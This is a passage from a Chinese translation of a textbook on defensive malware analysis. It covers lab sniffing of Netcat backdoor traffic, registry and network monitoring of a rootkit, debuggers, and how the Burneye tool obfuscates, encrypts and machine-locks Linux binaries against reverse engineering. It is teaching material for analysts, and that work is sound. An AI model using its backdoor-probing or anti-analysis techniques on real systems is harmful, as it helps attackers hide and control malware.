
为了嗅探到恶意代码的网络通信，我通常会借助于免费的 *Ethereal* 程序，它是如今可利用的最通用的免费嗅探器之一。如果你这样认为，作为一个嗅探器，就本质而言，它仅仅是从网络上抓取二进制数据的程序。好的嗅探器与坏的嗅探器之间的真正区别是它们对这些二进制数据的识别，以及将其编译为有趣且有用的应用层协议的功能。*Ethereal* 的真正闪光点在于它有分析不同的应用层协议的功能，从 *Appletalk* 地址分析协议（*AARP*）到区域信息协议（*ZIP*），及其之间所包括的协议，例如 *HTTP*、*X* 窗口通信，以及简单网络管理协议（*SNMP*）等。事实上，*Ethereal* 的座右铭是“盯住 Internet 的漏洞”，我想不出如何使用一个更确切的方式来描述这一工具了。

Ethereal 对于 *UNIX* 和 *Windows* 系统都是有效的，它在 www.ethereal.com 上可以免费下载。要确保你所下载的是 *Ethereal* 的最新版本，因为这个工具的早期版本常遭受到缓冲器溢出式攻击，这种攻击可以允许一个坏家伙控制正在运行的嗅探器系统。事实上，你应该认真地修补并更新你实验室里除了受害计算机以外的所有分析仪器（嗅探器、端口扫描器、攻击点扫描器，以及远程混合模式检测系统）中的软件。这需要有一个和最初的受害计算机相匹配的修补标准和软件基础，以使你可以确定在你实验环境的相应系统中恶意代码真正做了些什么。

利用 *Ethereal*，我可以了解每个信息包的详细资料，其中包括原始的 16 位数值和 *ASCII* 解码信息。更进一步地说，*Ethereal* 如同一条警犬，它可以跟随 *TCP* 信息包中一个单独的串，这些信息包是从一个特定的源系统发送到一个特定的目的地的，*Ethereal* 对准了这一信息串中的所有数据并将其从所有的后台干扰中分离出来。

在图 11-15 中，我已经在自己安装有 *Linux* 系统的计算机上激活了 *Ethereal*，它搜索来回于一个 *Netcat* 后门监听器的通信，并且这个监听器运行于我的恶意代码实验室中的一个 *Windows* 系统中。你能够看到发送到这个后门的命令，以及这个后门所产生的响应。顺便提一下，现在除了 *Ethereal* 以外，还有许多有效的嗅探器。我习惯于使用 *Ethereal*，但是使用 *Snort*(www.snort.org)和 *Tcpdump*(www.tcpdump.org)也可以得到相当不错的结果。*Snort* 甚至还包括了匹配签字的功能，以此功能决定恶意代码的通信是否与惯用的以网络为中心的恶意代码的信息包结构和指令相一致。

现在，一些恶意代码刚好经由网络开始发起通信，例如铲除命令行解释器的后门或对受害计算机进行扫描的蠕虫，注意到这一点非常重要。我们的嗅探器将获取来自这种类型的恶意代码的所有通信，进而我们可以分析这一恶意代码。然而，其他形式的恶意代码只是被动地等待着通信到达网络，例如一个后门命令监听器。只有从网络上接收到合适的通信，这种恶意代码才开始做出响应。有时，恶意代码有如一个客户/服务器模式，安装在受害计算机上的服务器等待来自于一个恶意代码客户程序的数据，这种客户程序可能是你，



我从 10.10.10.3 到 10.10.10.10 发送数据，在这里运行 Netcat 监听器

详细的数据包代码被转换为 ASCII 代码，我们能看到一个带有 Administrator USERNAME 的监听回复

图 11-15 使用 Linux 版的 Ethereal 嗅探来回于一个基于 Windows 的 Netcat 后门监听器的通信

一个恶意代码分析家所没有的。当面对这种被动监听的恶意代码时，我们如何产生发送到恶意代码，进而能够分析其响应和行为的通信。我们有多种选择可以用来产生这种通信，现在一一介绍如下。

- ✎ 将攻击者留下的客户程序与客户程序一起使用。有时，那些坏家伙会在安装了被动接听服务器的受害计算机上留下没有用处的客户程序。
- ✎ 在 Internet 上搜索合适的客户程序。基于我们在静态分析阶段研究所得的结果，我们可能已经知道了这种恶意代码实例的名字。有了从一个反病毒工具、字符串研究或者其他静态技术所收集到的信息，我们即可利用一个 Web 搜索引擎，例如 Google 设法找到所有的数据包。一旦我们找到了全部数据包，即可将其下载下来，提取出其中的客户程序运行并与服务器通信。
- ✎ 重现捕获到的通信信息。或许，当你在实验所用的系统中第 1 次发现恶意代码时，会意识到攻击者是从网络把通信信息发送给恶意代码的。你能够利用 Ethereal 嗅探器在这些坏家伙使用恶意代码时实时地捕获到这些通信，然后将带有这些数据包的文件带到恶意代码实验室。在那里你可以将它们重现为被动的恶意代码监听器，进而观察它如何做出响应。为了在我的恶意代码分析实验室里重现这些通信，我用到了 Aaron Turner 开发的 Tcpreplay 工具，这一工具可以在 <http://freshmeat.net/projects/tcpreplay/> 上找到。Tcpreplay 运行在各种 UNIX 系统中，其中包括 Linux、

BSD, 以及 Solaris。它得到一个数据包捕获文件, 将这些数据包按照数据包的原始顺序发送到网络上。通过在严密的监控下重现这些坏家伙自己的恶意代码通信, 我能够了解到当攻击者与后门最初通话时所发生事情的详细资料。

- ✎ 使用客户模式 Netcat 产生原始通信。发送数据到被动的服务器的最终选择是使用 Netcat 程序产生数据包。回想第 5 章中的内容, 我们可以在客户模式中安装 Netcat 程序为 TCP 或 UDP 端口产生数据。我通常把 Netcat 安装到实验室中另外的 Windows 或 UNIX 系统中, 作为恶意代码数据包的来源。当然, Netcat 将发送原始的 TCP 或 UDP 数据包, 这种被动的恶意代码监听器期望没有任何异样的格式化或者其他信息。Netcat 客户程序将我们在键盘上键入的每一个字符传送到目标计算机。如果我们键入了错误的字符, 那么恶意代码服务器可能会简单地忽略。尽管如此, 对于查看我们是否能够得到恶意代码服务器, 对 Netcat 产生的数据包做出响应来说, 它还是非常有价值的。我在 Netcat 客户机中随意地键入了一些字符, 用来分析服务器如何做出响应, 以及在输入字符时它访问了哪些文件。我同样键入了不同的 shell 命令用来了解它如何做出响应, 这些命令与运行被动恶意代码监听器的计算机相配合。在 Windows 中, 我发送诸如 dir (用来获得一个目录清单)、ipconfig (显示网络接口配置) 和 Cmd.exe (启动一个命令框) 这样的命令。在 UNIX 中, 我键入类似于 whoami (显示当前用户的名字)、ls (产生一个目录清单) 和 /bin/sh (启动一个命令框) 命令。当然, 我对恶意代码监听器是否会对这些命令做出响应并无了解, 键入它们事实上如同在黑暗中射击一样。然而, 由于许多恶意代码监听器将重点放在激活各种类型的命令上, 所以这些命令往往证明是相当有效的。如果恶意代码执行了这些 shell 命令, 那么我就可以在 Netcat 客户窗口中看到结果。

因此, 我们嗅探网络查看恶意代码传输的数据包类型及其内容。接下来, 我打算查看受害计算机本身的网络界面和恶意代码交互感染的详细资料, 当恶意代码截取到一个 TCP 或 UDP 端口, 或者带有 ICMP 的接口时, 我能够认真地观察到它的活动。为了得到这一观察信息, 我安装了搁置在受害计算机网络接口上的软件, 以此查询受害计算机上和使用中的网络界面有关的系统调用。当然, 当恶意代码向局域网发送数据包时, 我的嗅探器会将它们捕获。然而, 被本地网络监控工具捕获到的活动将向我们展示恶意代码截取网络资源并使用这些资源的方法和时间。

图 11-16 说明了本地网络监控工具和嗅探器的区别, 本地网络监控工具安装在和恶意代码相同的系统中 (例如, 受害计算机), 它能够分析网络接口是如何使用的, 如图 11-16 中放大镜所示。从另一方面来说, 嗅探器截取来自局域网本身的通信, 如箭头 A 所示。

对于一个本地网络监控工具来说, 我们可以使用 Ethereal、Snort, 或用来监控局域网本身的 Tcpdump 嗅探器。我们打算仅仅在受害机器上安装它, 局域网中的其他系统也一样。然而, 如果受害计算机本身是一个 Windows 计算机, 那么一个叫做 “TDImon” 的本地网



图 11-16 嗅探器收集数据包时，本地网络监控攻击查找用于网络的所有请求

络监控器则很方便。TDImon 可以在 www.sysinternals.com 上免费下载，其中利用到 Windows 传输驱动接口（Windows Transport Driver Interface），它的名字也由此而来。这一工具使用 Windows 应用编程接口（API）监控所有来自网络接口的读数据请求，以及向网络接口发出的写数据请求。TDImon 不会记录下它们的真正数据包，但是我可以用局域网中另一个系统中的嗅探器捕获到它们。同样，由于它们都来自于 Sysinternals 的“名流”，TDImon 的输出相似于 Filemon 与 Process Explorer 工具的记录格式，因此这样使得比较和分析更为简单。对于你的恶意代码实验室来说，TDImon 是一个有用的补充。

在图 11-17 中，当我调用一个 Windows Netcat 监听器查看网络接口时，可以看到 TDImon 程序的输出。事实上，这一本地网络监控会话在我运行图 11-15 中的嗅探器的同时已经被记录下来了。通过 TDImon，可以看到 Netcat 监听器打开一个本地端口（TCP 端口 2222），并且开始从 IP 地址为 10.10.10.3 的计算机上接收数据包，我甚至可以看到接收到的数据包

Time	Process	Operation	Object	Result	Detail
32	0.002	nc.exe	FC9D30E9	IRP_MJ_DEVICE_CONTROL	TCP Control obj
33	0.003	nc.exe	FC9D30E9	IRP_MJ_DEVICE_CONTROL	TCP Control obj
34	0.003	nc.exe	FC9D30E9	IRP_MJ_DEVICE_CONTROL	TCP Control obj
35	0.003	nc.exe	FC9D30E9	IRP_MJ_DEVICE_CONTROL	TCP Control obj
36	0.006	nc.exe	FC9D30E9	IRP_MJ_CREATE	TCP 0.0.0.0:2222
37	0.006	nc.exe	FC9D30E9	TDI_SET_EVENT_HANDLER	TCP 0.0.0.0:2222
38	0.006	nc.exe	FC9D30E9	TDI_SET_EVENT_HANDLER	TCP 0.0.0.0:2222
39	0.006	nc.exe	FC9D30E9	TDI_SET_EVENT_HANDLER	TCP 0.0.0.0:2222
40	0.006	nc.exe	FC9D30E9	TDI_SET_EVENT_HANDLER	TCP 0.0.0.0:2222
41	0.006	nc.exe	FC9D30E9	TDI_SET_EVENT_HANDLER	TCP 0.0.0.0:2222
42	0.006	nc.exe	FC9D30E9	TDI_QUERY_INFORMATION	TCP 0.0.0.0:2222
43	0.006	nc.exe	FC9D30E9	IRP_MJ_CREATE	TCP Connection obj
44	0.006	nc.exe	FC9D30E9	TDI_ASSOCIATE_ADDRESS	TCP Connection obj
45	0.006	nc.exe	FC9D30E9	TDI_SET_EVENT_HANDLER	TCP 0.0.0.0:2222
46	15.70	nc.exe	FC9D30E9	TDI_EVENT_CONNECT	TCP 0.0.0.0:2222 10.10.10.3:1069 MORE P...
49	15.70	nc.exe	FCB77ACB	IRP_MJ_CREATE	TCP Connection obj
50	15.70	nc.exe	FCB77ACB	TDI_ASSOCIATE_ADDRESS	TCP Connection obj
51	15.70	nc.exe	FCB77ACB	TDI_DISASSOCIATE_ADD	TCP 0.0.0.0:2222
52	15.70	nc.exe	FCB77ACB	IRP_MJ_CLEANUP	TCP Connection obj
53	15.70	nc.exe	FCB77ACB	IRP_MJ_CLOSE	TCP Connection obj
54	15.70	nc.exe	FCB77ACB	TDI_SET_EVENT_HANDLER	TCP 0.0.0.0:2222
55	15.70	nc.exe	FCB77ACB	TDI_QUERY_INFORMATION	TCP 0.0.0.0:2222 10.10.10.3:1069
56	15.77	nc.exe	FCB77ACB	TDI_SEND	TCP 0.0.0.0:2222 10.10.10.3:1069
57	22.95	nc.exe	FCB77ACB	TDI_EVENT_CHAINED_RE	TCP 0.0.0.0:2222 10.10.10.3:1069 PENDING

图 11-17 在 Windows 上使用 TDImon 本地监控发送到或来自于一个基于 Windows 的 Netcat 后门监听器的网络通信

的长度 (103 octets)。由此可知,嗅探器捕获了数据包,TDImon 则向我们展示了当它在等待接收,并对这些数据包做出响应时 Netcat 和网络接口所做的操作。我们能够查看到每一件事情,这也是与恶意代码分析有关的一切。我们能够比较 Ethereal 和 TDImon 的输出与看到的几乎确定的恶意代码的所有网络活动。

最后,为了了解到恶意代码的整个网络性能,我们需要分析一些网络活动的组成。恶意代码很可能已经将网络接口设置为混合模式,这样它就可以从局域网嗅探所有的数据包,而不用考虑这些数据包的目的地址。正如我们嗅探局域网查找恶意代码通信一样,恶意代码可以嗅探局域网以查找我们自己的数据包。用带有一点讽刺性的说法来看,我们在注视着恶意代码的同时,它可能正好也在注视着我们。

为了确定接口的混合状态,我们将同时运行本地和远程混合模式检测。如同我们在第 5 章中所讨论的,我使用了局部查找混合模式的多种混合模式测试工具,其中包括表 11-5 中所示的工具。如果我在这些工具的输出中看到了 *PROMISC* 或 *promisc* 这样的词,则知道了这个接口正处于混合模式。

表 11-5 本地混合检测工具

工 具	平 台	地 址
promiscdetect.exe	Windows	www.ntsecurity.nu/toolbox/promiscdetect/
Ifconfig	除了 Solaris 和 Linux 的所有 UNIX 系统 (尽管在 Solaris 和 Linux 是内置的, ifconfig 不能可靠地指出这些操作系统中的混合模式)	内置
ip link	Linux	内置
ifstatus	Solaris	www.cymru.com/tools/

为了远程检测接口的混合状态,我使用了 Sentinel 工具,该工具是一个叫做 bind 的人开发的,在 www.packetfactory.net/Projects/sentinel/ 可以下载。通过运行一个本地和远程工具查找一个混合模式接口,我可以比较这些结果以查看恶意代码是否在试图隐藏一个嗅探器。如果本地工具没有显示混合模式,而远程工具却显示了,那恶意代码很可能已经改变了受害计算机上的本地操作系统以隐藏混合模式。换句话说,我可能从远程嗅探检测器得到了一个假象。为了得到对这件事情的另一种看法,我尝试了另一种远程嗅探检测工具,例如 AntiSniff, 在 <http://packetstormsecurity.nl/sniffers/antisniff/> 上可以下载。

监控注册表访问

迄今为止,我们的动态分析很可能找到关于恶意代码文件、过程,以及网络活动方面的关键信息。然而,如果恶意代码正运行在一台 Windows 的受害计算机上,我们需要捕获的不

只是恶意代码活动的一个方面。我们需要捕获并且深入研究和注册表的有关行为。在 Windows 中，注册表是一个分层的数据库，其中包含操作系统的配置及安装在计算机上的大多数程序。这些设置保存在上千的注册表项中，每一个单独的注册表项有一个或一小组操作系统设置。如果恶意代码修改了注册表，则将造成一个带有侵略性的移动，进而可以改变操作系统的配置。通过对注册表实施的细微调节，恶意代码能够完全改变 Windows 计算机的行为，以恶意代码的喜好来调整这些设置。我们可以考虑第 7 章中所讨论过的 SFCDisable 注册表项作为一个注册表修改的小例子，这一修改具有潜在的深远意义。通过改变这个注册表项的值，一个恶意代码实例可以中断 Windows 文件保护机制，允许恶意代码修改系统中需要受到保护的文件。

为了保持对注册表的关注，我利用来自 Sysinternals 的 Regmon 工具，它可以实时显示和每一个注册表项的读写操作相关的所有行为。为了对恶意代码如何使用注册表有一个了解，当在我的恶意代码分析实验室的 Windows 系统中安装 AFX Windows RootKit 时，我运行了 Regmon，如图 11-18 所示。正如你所看到的，这一 RootKit 给注册表带来重大的改变，它读写各种各样的注册表项。特别是记录了恶意代码如何引起 explorer.exe，以及 Windows GUI 访问 HKCU\Software\Microsoft\CurrentVersion\Explorer\FileExts\.exe 注册表项。通过查询安装在使用了搜索引擎的 Internet 上的这一注册表项，你可以很快地确定，这个注册表项用来连接不同的文件扩展名和应用程序。有趣的是，Windows AFX RootKit 检查与 Windows 可执行文件相关的程序。



Process	Operation	Path	Result	Size
explorer.exe	QueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.exe\Application	N	
explorer.exe	QueryKey	HKCU	S	Name: \REGISTRY\US
explorer.exe	OpenKey	HKCU\...	N	
explorer.exe	OpenKey	HKCR\...	S	Key: 16E141E2B0
explorer.exe	QueryKey	HKCR\...	S	Name: \REGISTRY\MA
explorer.exe	OpenKey	HKCU\...	N	
explorer.exe	QueryValue	HKCR\... (Default)	S	"exe"
explorer.exe	QueryKey	HKCU	S	Name: \REGISTRY\US
explorer.exe	OpenKey	HKCU\Software	N	
explorer.exe	OpenKey	HKCR\exe\file	S	Key: 16E141E2B0
explorer.exe	QueryKey	HKCR\exe\file	S	Name: \REGISTRY\MA
explorer.exe	OpenKey	HKCU\Software\CurrentVersion	N	
explorer.exe	OpenKey	HKCR\exe\file\CurVer	N	
explorer.exe	QueryKey	HKCR\exe\file	S	Name: \REGISTRY\MA
explorer.exe	OpenKey	HKCU\Software	N	

恶意代码对注册表的调整产生了兴趣，这个注册表项用来控制带有.EXE 后缀的文件，以及用来运行它们之间关联的应用程序

图 11-18 由于运行在一台 Windows 受害机上的 Windows AFX RootKit 程序，Regmon 工具可以监控注册表访问

使用 Regmon，你将会被大量的注册表访问事件所困扰。当你辛苦地完成这些不同的注册表读写时，你会很快地意识到很多注册表访问是由操作系统引起的，而不仅仅是恶意代码本身。Windows 操作系统在运行时经常访问到注册表，为各种特性查看结构设置。为了

把恶意代码实例的注册表访问从我们所期望的那些规律性的注册表活动中挑选出来，我通常仅仅在执行恶意代码前的一两分钟让 Regmon 自动运行。那样，我将对恶意代码执行前后计算机的常规注册表访问有一个了解。Regmon 甚至让我写入过滤规则，这样我就可以从分析过程中显示确定的注册表事件类型。

从 Regmon 得到不同的注册表事件的指示后，我使用 Microsoft 的内置注册表编辑工具——Regedt32 对注册表本身进行研究。Regmon 告诉我 RootKit 已经询问过 FileExts\exe 注册表项。用 Regedt32 查看这个注册表项，我可以看到一个叫做“OpenWithList”的子键，它有一个叫做“RootKit.exe”的新数值，如图 11-19 所示。如果你在 Windows 图形用户界面中右击一个文件，并用一系列不同的应用程序处理这个文件，那么操作系统将会从这个注册表项中找到这一列表。因此 RootKit 设法联系到自身，当一个用户右击一些可执行文件时，作为一个处理这些可执行文件的替换程序。在操作系统中得到请求启动这些可执行程序，对于恶意代码来说这是一个绝佳的去处。



图 11-19 使用 Regedt32 查看被 Windows AFX RootKit 访问的注册表项

请记住，Regmon 和 Regedt32 是分析过程的一部分，仅仅适用于 Windows 系统，因为注册表是一个以 Windows 为核心的概念。在 UNIX 系统中，操作系统配置保存在在/etc 目录下的多种不同文件中。为了检测到对保存在/etc 目录下的配置的每一个修改，我们可以使用在这一章前面所提到的文件监控工具（例如用于 Linux 系统中的 Filemon 及其他 UNIX 系统中的 lsof）。

激活程序并用一个调试器使其减速

激活所有的恶意代码监控工具以后，即可实际调用恶意代码本身了。只有这样，这些工具才会真正有内容检测。当然，执行恶意代码的过程取决于其类型，我们大概在静态分析阶段讨论过这些类型。如果恶意代码是一个脚本程序，则需要在一个脚本程序解释器中保留它，例如 Perl 程序或者浏览器支持的 JavaScript 或 VBScript；如果恶意代码在一个文

档内部，例如 HTML 页面或者 Microsoft 的 Word 文档中，则需要用一个合适的数据包打开这些文档；如果恶意代码是一个二进制可执行程序，从命令行解释器运行它或者在一个用户图形界面中双击它即可；如果恶意代码是一个核心模块，你需要使用你系统中合适的模块嵌入程序（例如 Linux 中的 `insmod` 命令或者 Solaris 中的 `loadmod` 命令）。在我们运行恶意代码时，没有必要处理那些特殊的程序类型。

恶意代码的一个特点是运行得非常快，以至于在所有的监控程序中我们得到的只是瞬间的活动。要看清数十个、数百个，甚至上千的事件在整个屏幕上闪烁时真正发生了什么很困难。我们在这一节中所讨论的所有工具为每个事件都保存了时间信息和历史记录，因此可以在所有的活动发生以后逐个分析每个行为。

但是有时我想要恶意代码慢一点运行，以一行一行地单步调试代码，并观察在我的监控工具中每行代码所产生的影响。为了放慢恶意代码运行的速度，我利用了一个调试程序。通过运行调试器内部的程序，能够一行接一行、一个函数调用接着一个函数调用地推进这个程序，直到到达代码中一个特定的点。调试器处理可执行代码和录像机处理录像带没有什么两样。由于可以中止这些行为，因此我拥有了支配能力，可以观察刚才所发生的一切，然后继续运行这个程序直到我想再次中止它。

然而，调试器的能力不仅仅局限于开始和中止这些行为。我可以在这个程序运行时，用其内部的一个微观视图来查看它。我可以查看单独的代码行，并在这个程序中的任意给定瞬间转储变量的数值。我甚至可以强制程序在执行过程中立即停止，这仅仅因为我只是想分析到这点而已。我可以任意地控制恶意代码，并且能够随时执行我的权利。表 11-6 列出了多种免费经济的调试器以及与其对应的工具。如果你想非常详细地处理恶意代码的动态分析，一个可靠的调试器是不可缺少的。

表 11-6 在动态分析中用来中止行为的调试器及相关工具

调试工具	平 台	摘 要	出 处
Ollydbg	Windows	这个免费且源地址公开的调试器包含一个漂亮的图形用户界面。作为一种免费的工具，它有难以置信的丰富特性	http://home.t-online.de/home/Ollydbg
Gnu 调试器 (gdb)	UNIX 和 Windows (在 Windows 上运行 gdb 需要免费的 CygWin 环境，在 www.cygwin.com 可下载安装)	这种免费且源地址公开的调试器包含了各种基本工具，你需要分步调试代码	www.gnu.org/software/gdb/gdb.html

续表

调试工具	平 台	摘 要	出 处
ElfShell(ELFsh)小组发布	当前的 Linux 系统；即将发布的 BSD 和 Solaris 系统	在 Linux 系统中，这个免费的工具打开一个 ELF 可执行程序，允许用户分析汇编语言程序，甚至在它运行时调整它	www.devhell.org/projects/elfsh/
Fenris，由 Michal Zalewski 发布	Linux	这个免费的工具是一个多目的的追踪器，状态分析器，以及局部解码器	http://razor.birdview.com/tools/fenris/
Systrace，由 Niels Provos 发布	Linux NetBSD OpenBSD OpenDarwin	这个免费工具显示了由一个程序执行的所有系统调用，以及在这些调用中传送的参数，也可以用来限制一个程序执行的系统调用的类型，正如我们在第 8 章中所讨论的一样	www.citi.umich.edu/u/provos/systrace/
IDA Pro	Windows	正如我们在这章前面部分所讨论的，这个工具是最早的调试器和代码分析器，它用于商业目的。一个分解后的版本可以免费获得	www.datarescue.com
SoftICE	Windows	这个商业程序提供了出色的调试功能及一个优美的图形用户界面。如果你有这一程序的源代码，SoftICE 在运行编译后的可执行程序时，也就包含了实时的预排功能	www.compuware.com/products/devpartner/softice.htm

现在，随着我们的调试器缓慢地运行着恶意代码，还有位于相应位置上的所有监控工具，当我们在受害计算机上运行恶意代码时，可以小心地查看它的每一个动作。记住关于恶意代码的功能并做一些详细的记录，这些记录在你分析恶意代码的过程中将帮助你组织分类。另外，我们在这一部分讨论的所有工具会产生一些详细的记录文件。我常常保存来自每个工具的记录文件，这样在以后的时间里可以更详细地回顾和比较。这些已经记录的时间信息位于来自所有不同工具的记录文件中，允许我从一个时序的角度来比较恶意代码的行为，追踪其所有的活动。

11.2.6 用 Burneye 阻止恶意代码分析

现在我们已经了解了恶意代码的静态和动态分析，让我们从攻击者的角度考虑一下整个恶意代码分析的主题。攻击者辛苦地从事着创造恶意代码，侵入一个目标系统，并将恶意代码加载到受害计算机的工作。攻击者在暗中不断地努力，然而这些苦差事完成以后，攻击者必定仍会担心一个安全方面的专家将会查找到他们的恶意代码并对其实施逆向工

程。如果恶意代码在受害计算机上起着秘密代理的作用，恶意代码分析过程将使这一代理显露一些重大的秘密。那么，一个坏家伙又能做些什么呢？

为了阻止恶意代码的这些逆向工程策略，计算机开发人员对于改变可执行代码有浓厚的兴趣，这使得分析变得更加困难。Teso 是一个自认为是“年轻有活力的计算机程序员和安全热衷者”的组织，这个组织发布了一个叫做“Burneye”的工具，在 <http://teso.scene.at/releases.php> 上可以找到。一个攻击者可以在任意一个基于 Linux 的可执行程序的文件中孕育 Burneye，例如一个后门、蠕虫或其他无论什么可执行程序。给定这样的程序，Burneye 即开始处理这个程序，应用 3 层保护阻止一个逆向工程程序的探索，如图 11-20 所示。Burneye 输出是一个受保护的 executable 文件，这个文件可以很好地与恶意代码逆向工程工具对抗。




图 11-20 Burneye 的 3 层保护

Burneye 的 3 层保护

Burneye 的第 1 层保护简单混淆的可执行程序中的代码，一些单独的指令被打乱，以至于这些代码不能顺利地反向编译。另外，大量的循环被引入代码中，因此一个经过程序的逆向工程追踪将会在这些混乱的代码中被捕获。尽管它对代码造成了混乱，但是 Burneye 的这一保护层还不是很强大，只是含糊地实现了保护，然而这种保护可以放慢逆向工程的过程。

作为第 2 层保护，Burneye 使用攻击者选择的口令作为密码值对二进制程序文件进行编码。然后，Burneye 在这个二进制文件的前部获得了一个译码引擎。只有知道正确密码的人才能够执行（或者分析）这个作为最终结果的二进制文件，对于其他任何人来说，这个程序只是被加密过的官方文章。当密码保护程序开始运行时，译码引擎提示用户输入密码。如果用户不能够提供正确的密码，这一程序将保持硬盘中的编码，并且不能进行逆向工程。

因为它完全依赖于攻击者所提供的密码，Burneye 的这个保护层最为强大。如果没有密码的话，一个逆向工程不能执行这个程序文件，甚至不能查看其中的内容。当然，如果攻击者在系统中设置了一个自动运行的后门，则必须有一个带有适当的 Burneye 密码的脚本文件激活这个后门。为了找到这个脚本文件和密码，恶意代码分析者将开启恶意代码实例。

Burneye 的最后一个保护层是操作可执行程序，因此它仅仅安装在攻击者选中的一台计算机上。在这个模式中，Burneye 通过采集一台计算机的各个方面（例如关于处理器的数据、PCI 总线，以及系统状态等）创造了一个系统指纹。然后 Burneye 在这个可执行程序的前部获得代码，因此它只能运行在和指纹相匹配的那台特殊的计算机上。可见，攻击者由此可以确定代码仅仅运行在一个单独并给定的计算机上，在其他计算机上不能被执行。如果一个系统管理员获取了恶意代码的一个副本，并试图在实验室中的一个不同的系统中运行它，这个程序将不会执行，从而阻止了逆向工程的过程。最新的 Burneye 版本基于最早的程序执行地自动地实现系统指纹，最初使用这一性能时，程序不能对任何特殊的系统指纹做记号。然而，当再次运行后，程序修改了自身，这样它就可以只在单独一台计算机上运行了。和畜牧业类比，这种性能类似于小鸭子跟随妈妈的天性。在生命的最初几分钟内，小鸭子对它们的妈妈有了印象，然后只会跟随着妈妈的脚步。如果小鸭子在这个敏感阶段对一只狗产生了印象，事实上，它们便会追随着这只狗的脚步，认为它是自己的妈妈。出于相同的形式，Burneye 保护会对一个给定的系统产生印象，可执行程序仅仅只会在其中工作。

